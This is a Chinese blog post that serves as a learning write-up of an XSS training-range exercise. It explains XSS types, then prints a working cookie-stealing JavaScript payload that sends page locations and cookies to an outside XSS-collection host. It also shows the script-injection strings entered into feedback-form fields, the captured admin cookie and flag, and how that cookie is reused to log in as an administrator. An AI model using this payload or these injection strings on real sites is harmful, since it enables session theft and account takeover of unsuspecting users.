

# XSS漏洞注入及靶场演示

原创

Zeker62 于 2021-07-28 20:36:21 发布 197 收藏 2

分类专栏: [网络安全学习](#) 文章标签: [安全](#) [xss](#) [web](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/ZripenYe/article/details/119187330>

版权



[网络安全学习 专栏收录该内容](#)

134 篇文章 3 订阅

订阅专栏

其实SQL注入还没学透, XSS漏洞又开始紧锣密鼓得学起来了。  
无奈自学没人指导, 看别人写的东西进行一个总结。  
这个暑假总要搞掉一些东西

## XSS漏洞概述

XSS漏洞——OWASP TOP3

XSS中文名叫跨站脚本攻击, 就是在Web页面中在可传入的地方传入一些恶意代码, 而并未做到过滤, 在用户浏览网页的时候, 这些代码被执行, 导致用户资料被窃取或者其他事情。

XSS漏洞有三种类型:

- 反射型: 只对本次访问页面有效
- 存储型: 存储到web的数据库中
- DOM型: 还没接触

例如, 在如下代码中

```
<h1></h1>
```

如果在其中加入了恶意的JavaScript代码, 那些恶意的JavaScript代码一旦被执行, 就有可能窃取到服务器端的信息。

## XSS漏洞靶场实战

申请一个XSS平台账户。

<https://xsshhs.cn/>

创建一个项目

### 项目名称

练习

### 项目描述

下一步

取消

<https://blog.csdn.net/ZripenYe>

直接选择：默认模块，然后点击下一步。

keepsession是长时间都记录信息的。

## 练习

- 默认模块 [折叠](#)

需要配置的参数

- 无keepsession  keepsession

参数:

location,toplocation,cookie,opener

代码:

```
(function(){(new Image()).src='https://xsshs.cn/xss.php?do=api&id={projectId}&location='+escape((function(){try{return document.location.href}catch(e){return ''}}())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}}())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}}())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}}())());});});if('{set.keepsession}'==1){keep=new Image();keep.src='https://xsshs.cn/xss.php?do=keepsession&id={projectId}&url='+escape(document.location)+'&cookie='+escape(document.cookie);}
```

<https://blog.csdn.net/ZripenYe>

根据使用方法，我们将下列代码插入到我们怀疑的存在xss漏洞的选项当中去

### 项目名称: 练习

#### 项目代码:

```
(function(){(new Image()).src='https://xsshs.cn/xss.php?do=api&id=FvVt&location='+escape((function(){try{return document.location.href}catch(e){return ''}}())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}}())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}}())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}}())());});});if('1'==1){keep=new Image();keep.src='https://xsshs.cn/xss.php?do=keepsession&id=FvVt&url='+escape(document.location)+'&cookie='+escape(document.cookie);}
```

#### 如何使用:



内容 *:	<code>&lt;/tExtArEa&gt;' "&gt;&lt;sCRiPt sRC=//xsshs.cn/FvVt&gt;&lt;/sCrIpT&gt;</code>
公司名称:	<code>&lt;/tExtArEa&gt;""&gt;&lt;sCRiPt sRC=//xsshs.cn/</code> *
公司地址:	<code>&lt;/tExtArEa&gt;""&gt;&lt;sCRiPt sRC=//xsshs.cn/FvVt&gt;&lt;/sCrI</code>
邮编:	<code>&lt;/tExt</code>
联系人:	<code>&lt;/tExtArEa&gt;""&gt;&lt;sC</code> *
联系电话:	<code>&lt;/tExtArEa&gt;""&gt;&lt;sCRiPt sRC=//xs:</code> *
手机:	<code>&lt;/tExtArEa&gt;""&gt;&lt;sCRiPt sRC=//xs:</code>
联系传真:	<code>&lt;/tExtArEa&gt;""&gt;&lt;sCRiPt sR</code>
E-mail:	<code>'&gt;&lt;sCRiPt sRC=//xsshs.cn</code>
<input type="button" value="提交留言"/> <input type="button" value="重写"/>	

<https://blog.csdn.net/ZripenYe>

提交，我们可以看到，只有反馈内容那部分没有收到XSS注入

主 题:	<code>'"&gt;</code>		
反馈内容:	<code>&lt;/tExtArEa&gt;""&gt;&lt;sCRiPt sRC=//xsshs.cn/FvVt&gt;&lt;/sCrIpT&gt;</code>		
留言者:	留言时间:	2021-7-29	回复时间:
管理员回复:			
主 题:			

<https://blog.csdn.net/ZripenYe>

[回到XSS平台，查看获取信息](#)

我们可以看见，里面有很多信息。我们甚至可以看见flag，那个flag后面就是我们要管理员的Cookie信息了


+	全部	时间	接收的内容	Request Headers	操作
-	折叠	2021-07-28 20:30:47	<ul style="list-style-type: none"><li>location : http://59.63.200.79:8004/FeedbackView.asp</li><li>0.79:8004 FeedbackView.asp</li><li>cookie</li><li> opener :</li><li> title :</li></ul>	<ul style="list-style-type: none"><li>HTTP/1.1 200 OK</li><li>Content-Type: text/html</li><li>Content-Length: 1024</li><li>Server: Apache/2.4.18 (Ubuntu)</li><li>Set-Cookie: PHPSESSID=...</li><li>flag=zkz</li><li>{xsser-g00d},/</li></ul>	<a href="#">查看源码</a>

## 回到平台，打开下一个靶场，注入管理员的Cookie。

下一个靶场：<https://hack.zkaq.cn/battle/target?id=a82434ce969f8d43>

我们用这次拿到的Cookie看看能不能登入下一个靶场的管理员（这些靶场的管理员的Cookie都是一样的）

记住，我们拿的是flag后面的Cookie，网站效果如下



关掉Cookie注入，就可以得到正确的界面，于是我们就进来了



后面的过程是木马实现，马上更新